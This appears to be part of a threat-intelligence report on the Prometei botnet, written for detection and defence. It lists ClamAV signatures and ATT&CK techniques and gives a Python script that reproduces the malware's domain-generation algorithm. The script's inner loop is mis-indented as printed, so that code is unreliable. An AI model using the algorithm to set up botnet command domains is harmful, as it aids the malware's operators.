The following ClamAV signatures are applicable to this threat:

- Win.Trojan.MSShellcode-6
- Win.Coinminer.Generic-7151250-0
- Win.Malware.Tgqv7oji-9939403-0
- Win.Trojan.Mimikatz-6466236-0
- Win.Trojan.Prometei-8977166-0

ATT&CK Techniques

Resource Development

T1584.005 Compromise Infrastructure: Botnet

Execution

T1059.001 Command and Scripting Interpreter: PowerShell

T1569.002 System Services: Service Execution

Persistence

T1505.003 Server Software Component: Webshell

Evasion

T1027 Obfuscated Files or Information

T1036 Masquerading

T1070.004 Indicator Removal on Host: File Deletion

T1140 Deobfuscate/Decode Files or Information

T1562 Impair Defenses

Lateral Movement

T1210 Exploitation of Remote Services

Command and Control

T0884 Connection Proxy

T1090.003 Proxy: Multi-hop Proxy

T1105 Ingress Tool Transfer

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.

Prometei DGA script

```
#!/usr/bin/env python3
from datetime import datetime
import sys

def genPrometeiDomains (basedate=datetime.now(), basestring='xinchao'):
        month = basedate.strftime("%m")
        day_year = basedate.strftime("%d%y")
        basedomain=''
        generateddomains=[]
        for i in range(len(day_year)):
                basedomain=basedomain+chr(ord(day_year[i]) + 0x31)

        basedomain=basedomain+chr(int(month)+0x61)

        for i in range(16):
                for tld in ['.net','.org','.com']:
                domain=basestring+basedomain+chr(i + 0x61)
                generateddomains.append(domain+tld)


        return '\n'.join(generateddomains)


if __name__ == "__main__":
        try:
            print(genPrometeiDomains(datetime.fromisoformat(sys.argv[1])))
        except IndexError:
            print(genPrometeiDomains())
        except ValueError:
            print("The date must be specified using the ISO format yyyy-mm-dd")
```